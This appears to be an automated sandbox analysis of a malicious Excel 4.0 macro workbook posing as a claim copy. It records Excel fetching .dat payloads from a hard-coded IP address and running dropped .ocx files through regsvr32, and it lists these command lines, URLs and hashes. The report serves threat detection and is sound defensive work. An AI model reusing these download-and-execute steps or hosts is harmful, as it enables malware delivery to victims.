SHA512:	c861360e6f69811f7e4be22885e58e0c233ee409f83ee560e796e4038024d49c5675bde2c2cab45df5dcd94ee83324fac47b5aefd0835327e1a8af17e41f26ef
SSDEEP:	1536:whNB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsU3Tds:O0c6EehCfCZpUHKGXbBKsiiCds
File Content Preview:	PK.....!..]j.....R.....[Content_Types].xml ...(.....FF.....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "ClaimCopy-46148734-12012021.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-08:22:02.281420	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:02.281462	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:08.529732	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:21.359317	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:26.313483	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:30.295440	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-08:22:41.648286	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	146.19.170.39	192.168.2.22
12/02/21-08:24:09.205154	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:15.511167	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:29.247078	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:32.918862	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:35.960823	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:48.200067	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49175	146.19.170.39	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 146.19.170.39

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	146.19.170.39	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:22:41.409698963 CET	1	OUT	GET /882070564739.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 146.19.170.39 Connection: Keep-Alive
Dec 2, 2021 08:22:41.648286104 CET	2	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 07:22:41 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49175	146.19.170.39	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:24:47.961788893 CET	4	OUT	GET /882070564739.dat2 HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 146.19.170.39 Connection: Keep-Alive
Dec 2, 2021 08:24:48.200067043 CET	5	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 07:24:48 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1212 Parent PID: 596

General

Start time:	08:22:13
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f970000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 2520 Parent PID: 1212

General

Start time:	08:25:05
Start date:	02/12/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 C:\ProgramData\Volet1.ocx
Imagebase:	0xffcb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: regsvr32.exe PID: 2544 Parent PID: 1212

General

Start time:	08:25:05
Start date:	02/12/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 C:\ProgramData\Volet2.ocx
Imagebase:	0xffcb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: regsvr32.exe PID: 668 Parent PID: 1212

General

Start time:	08:25:05
Start date:	02/12/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 C:\ProgramData\Volet3.ocx
Imagebase:	0xffcb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2024 Parent PID: 1212

General

Start time:	08:25:06
Start date:	02/12/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx
Imagebase:	0xffcb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2796 Parent PID: 1212

General

Start time:	08:25:06
Start date:	02/12/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx
Imagebase:	0xffcb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2176 Parent PID: 1212

General

Start time:	08:25:07
Start date:	02/12/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx
Imagebase:	0xffcb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis